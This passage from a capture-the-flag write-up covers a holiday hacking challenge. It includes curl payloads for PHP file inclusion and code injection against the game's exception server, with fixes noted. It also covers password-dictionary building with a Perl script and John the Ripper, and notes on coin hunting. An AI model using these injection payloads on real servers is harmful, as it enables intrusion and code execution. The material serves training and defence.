      require($requestedCrashdump['crashdump'] . '.php');
} else {
      #error
}
```

Severity:

High: The ability to include source code is extremely valuable to an attacker as it gives them the ability to search for sensitive data and/or other vulnerabilities in the code.

References:

https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerabilities/

https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure

Exploitation:

```
curl -s -k -X 'POST' -H 'Content-Type: application/json' --data-binary
$'{\"operation\":\"ReadCrashDump\",\"data\":{\"crashdump\":\"php://filter/c
onvert.ter/convert.base64-encode/resource=../exception\"}}'
'http://ex.northpolewonderland.com/exception.php' | base64 -d
...
# Audio file from Discombobulator in webroot: discombobulated-audio-6-
XyzE3N9YqKNH.mp3
...
```

Vulnerability : Exception Server : Remote Code Execution

Explanation:

Unvalidated, user supplied data is written to a PHP file that is web addressable.

```
exception.php:
```

```
...
            processCrashDump($obj['data']);
...
      $crashdump_encoded = "<?php print('" . json_encode($crashdump,
JSON_PRETTY_PRINT) . "');";
      file_put_contents($outputfilename, $crashdump_encoded);
...
```

Fix / Mitigation:

Allowing arbitrary, user defined data to be saved into a file that is interpreted/executed (like PHP) is inherently dangerous. Assuming that the data merely needs to be rendered rather than executed, it would be much safer to save and read it to a text file or database field, rather than using "require" to include it. If using a file, this should not be directly web accessible.

Severity:

Critical: This vulnerability allows Remote Code Execution of PHP and system commands as the www-data user. Obtaining a reverse shell was also demonstrated.


References:

https://www.owasp.org/index.php/Top_10_2013-A1-Injection

https://www.owasp.org/index.php/Top_10_2007-Malicious_File_Execution

Exploitation:

```
curl -s -k -X 'POST' -H 'Content-Type: application/json' --data-binary
$'{\"operation\":\"WriteCrashDump\",\"data\":\"\'); phpinfo(); print
(\'\"}' 'http://ex.northpolewonderland.com/exception.php
```



"

PHP Version 5.6.29-0+deb8u1

System	Linux ex-northpolewonderland-com 3.16.0-4-amd64 #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) x86_64
Build Date	Dec 13 2016 16:01:35


Further scripts to provide system command execution and a reverse shell are documented in:

- Part 7 -> Ex : The Uncaught Exception Handler Server -> Getting Remote Code Execution
- Part 7 -> Ex : The Uncaught Exception Handler Server -> Getting a shell

Appendix

In-Game Achievements


All twenty one in-game achievements were unlocked (user account: 53cur3M3):



Achievements

Gumshoe	Talked to Jess and Josh about Santa's Kidnapping
Now you're thinking with portals!	Traveled to the North Pole.
Answer Me These Questions, Three	Talked to Tom the Oracle
It Runs Doom	Found the Cranberri Pi Board


Completed 21 / 21



Achievements

Not For Dishes	Found the heat sink
Aych Dee	Found the HDMI cable
Holiday Card	Found the SD Card
1.21 GIGAWATTS!	Found the power cord


Completed 21 / 21



Achievements

Delicious PIE	Assembled the Cranberry Pi
Netwars Experience	Visited the NetWars Experience Room
Plugging In	Used your Cranberry Pi to Access a Terminal
Gone Spelunking	Completed the Wumpus Challenge


Completed 21 / 21



Achievements

Chess?	Completed the War Games Challenge
The One Who Knocks	Completed the Doormat Challege
Peacoats and PCAPs	Completed the tcpdump Challenge
OUTATIME	Traveled through time to the year 1978.


Completed 21 / 21



Achievements

A musical parfait	Talked to the Audio Discombobulator
Time Marches On	Solved the Audio Discombobulator Challenge
Catch 'em All	Collected all the NetWars Challenge Coins
A Christmas Miracle	Found Santa

Completed 21 / 21



Achievements

Pulling Back the Curtain	Caught Santa's Kidnapper

Completed 21 / 21

Finding Coins

The twenty Netwars coins were found and returned to Sparkle Redberry. The locations of the coins were:

- Behind building to the right of Elf House #2
- Secret Fireplace Room, Elf House #1
- Sofa, Elf House #2
- Kitchen, Elf House #2
- Upstairs, Elf House #2
- Room 2, Elf House #2
- Netwars Experience Treehouse
- Outside Netwars Experience Treehouse
- Small Treehouse
- Outside Workshop, North Pole
- Workshop:
- Dungeon For Errant Reindeer (DFER), Workshop
- The Corridor, Santa's Office, Workshop
- 1978 : Old Train Station
- 1978: The Big Tree
- 1978: Behind houses to left of Christmas Tree
- 1978: Behind Space Invaders, Netwars Experience Room
- 1978: Packing Crates, Workshop
- 1978: New Train Station, Workshop
- 1978: Santa's Office, Workshop

Locating all the coins required a huge number of elf hours. In case of the need to find netwars coins in the future, a more efficient method of locating the coins was sought. The coins could be identified by the URL's:

- https://quest2016.holidayhackchallenge.com/img/nw_coin.png
- https://quest2016.holidayhackchallenge.com/img/nw_coin_armor.png
- https://quest2016.holidayhackchallenge.com/img/nw_coin_couch.png
- https://quest2016.holidayhackchallenge.com/img/nw_coin_crate.png
- https://quest2016.holidayhackchallenge.com/img/nw_coin_half.png
- https://quest2016.holidayhackchallenge.com/img/nw_coin_rack.png
- https://quest2016.holidayhackchallenge.com/img/nw_coin_roof.png
- https://quest2016.holidayhackchallenge.com/img/nw_coin_sink.png
- https://quest2016.holidayhackchallenge.com/img/nw_coin_small_treehouse.png
- https://quest2016.holidayhackchallenge.com/img/nw_coin_trough.png

The requests and responses to each these URL's was intercepted using the BURP proxy.


The requests were modified removing If-None-Match and If-Modified-Since headers:

```
GET /img/nw_coin.png HTTP/1.1
Host: quest2016.holidayhackchallenge.com
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/55.0.2883.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
DNT: 1
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
~~If-None-Match: W/"4d8-158f5e9d62b"~~
~~If-Modified-Since: Tue, 13 Dec 2016 02:01:32 GMT~~
```


Responses were modified, replacing the image with a bright pink 100x100 pixel PNG image:

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 27 Dec 2016 22:15:28 GMT
Content-Type: image/png
Content-Length: 1240
Connection: close
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Tue, 13 Dec 2016 02:01:32 GMT
ETag: W/"4d8-158f5e9d62b"

‰PNG
```


The netwars coins were then much easier to spot:




Behind building to the right of Elf House #2:



Secret Fireplace Room, Elf House #1, North Pole




Elf House #2, North Pole




Upstairs, Elf House #2, North Pole


Room 2, Elf House #2, North Pole




Netwars Experience Treehouse:




Outside Netwars Experience Treehouse:




Small Treehouse:




Outside Workshop, North Pole:




Workshop:




Dungeon For Errant Reindeer (DFER), Workshop:




The Corridor, Santa’s Office, Workshop, North Pole:




1978 : Old Train Station, North Pole:




1978: The Big Tree, North Pole:




1978: Behind houses to left of Christmas Tree, North Pole:




1978: Packing Crates, Workshop, North Pole:




1978: New Train Station, Workshop, North Pole:



1978: Santa’s Office, Workshop, North Pole:



1978: Behind Space Invaders, Netwars Experience Room, North Pole:



Creating a custom dictionary

The story dialogue was saved from the website, and parsed to create a custom dictionary:

```
cat hhc16_story.txt | sed -e "s/\s\+/\n/g" | sed -e "s/[\.,\?\!\"]$//g" |
sort -u > hhc16_story.dict
```

The dialogue from elves was saved, and parsed to create a custom dictionary:

```
cat hhc16_dialogue.txt | sed -e "s/\s\+/\n/g" | sed -e "s/[\.,\?\!\"]$//g"
| sort -u > hhc16_dialogue.dict
```

Other information from the APK and Cranbian image file was added to a custom dictionary file as it was discovered.

Because some offline password cracking tools do not apply a rule engine to the password file (eg. fcrackzip), custom dictionary files were expanded using two approaches:

- A custom perl script was written to combine a configurable number of words to create pass phrases.
- John the ripper was used to apply a custom ruleset

multiWord.pl:

```
#!/usr/bin/perl
use strict;
use warnings;

# Depth
my $DEPTH=2;

if ( @ARGV < 1 ) {
        &syntax;
}
# Load Passwords
open ( INFILE, "<$ARGV[0]" ) or die "Cannot open password file: $ARGV[0]\n$!\n";
my @passwords=<INFILE>;
close(INFILE);

if ( defined($ARGV[1])) {
        if ( $ARGV[1] =~ /^\d+$/ ) {
                $DEPTH=$ARGV[1];
        } else {
                &syntax;
        }
}

&appendWord("",1);

sub appendWord {
        my $pass=$_[0];
        my $curDepth=$_[1];
        foreach my $word ( @passwords ) {
                chomp $word;
                if ( $curDepth == $DEPTH ) {
                        print $pass . $word. "\n";
                } elsif ( $curDepth < $DEPTH ) {
                        &appendWord($pass.$word, ($curDepth+1));
                } else {
                        die "Something went horribly wrong\n";
                }
        }
}

sub syntax {
        die "Syntax: multiWord.pl <file> [optional:depth]\nDepth if specified must be an
integer, default is 2";
}
```

```
./multiWord.pl christmas.dict > christmas-2word.dict
```

Matt Weir’s custom ruleset (http://sites.google.com/site/reusablesec/Home/john-the-ripper-files/john-the-ripper-sample-configs-1/john.conf) was used to expand the dictionary file:

```
cat hhc16_dialogue.dict hhc16_story.dict | sort -u > hhc16_christmas.dict
john --wordlist=hhc16_christmas.dict --rules --stdout >
hhc16_christmas_mutated.dict
Press 'q' or Ctrl-C to abort, almost any other key for status
23034p 0:00:00:00 100.00% (2016-12-14 09:00) 255933p/s Zipping
```

Santa’s Tweets

The HTML output of https://twitter.com/santawclaus was saved from the web browser.

The following bash scripting was used to extract the message:

```
cat Santa\ \(@SantaWClaus\)\ on\ Twitter.html | grep "TweetTextSize" | grep
-v "cards.twitter" | cut -d">" -f2 | cut -d"<" -f1 | sed "s/&lt;/</"
```

```
SANTAELFHOHOHOCHRISTMASSANTACHRISTMASPEACEONEARTHCHRISTMASELFSANTAELFHOHOHO
GOODWILLTOWARDSMENSANTAPEACEONEARTHHOHOHOJOYSANTAGOODWILLTOWARDSMENJOYJOYQQ
GOODWILLTOWARDSMENGOODWILLTOWARDSMENJOYHOHOHOJOYELFELFPEACEONEARTHJOYHOHOHO
GOODWILLTOWARDSMENSANTACHRISTMASCHRISTMASPEACEONEARTHNORTHPOLEHOHOHOELFELFQ
JOYNORTHPOLECHRISTMASPEACEONEARTHNORTHPOLEJOYGOODWILLTOWARDSMENELFCHRISTMAS
CHRISTMASGOODWILLTOWARDSMENELFHOHOHOCHRISTMASPEACEONEARTHPEACEONEARTHJOYELF
HOHOHOGOODWILLTOWARDSMENNORTHPOLEGOODWILLTOWARDSMENSANTAPEACEONEARTHELFELFQ
GOODWILLTOWARDSMENP???????????????????????????????4CHRISTMASJOYELFELFSANTAQ
NORTHPOLEHOHOHOELFf...............................]PEACEONEARTHHOHOHOSANTAQ
SANTASANTAJOYELFQQf...............................]PEACEONEARTHCHRISTMASELF
CHRISTMASELFELFJOYf...............................]HOHOHOSANTAHOHOHOELFJOYQ
SANTASANTAJOYJOYQQf...............................]GOODWILLTOWARDSMENHOHOHO
NORTHPOLEELFELFELFf...............................]PEACEONEARTHHOHOHOSANTAQ
NORTHPOLECHRISTMASf...............................]PEACEONEARTHCHRISTMASJOY
PEACEONEARTHSANTAQf...............................]PEACEONEARTHNORTHPOLEELF
JOYCHRISTMASSANTAQf...............................]CHRISTMASHOHOHOCHRISTMAS
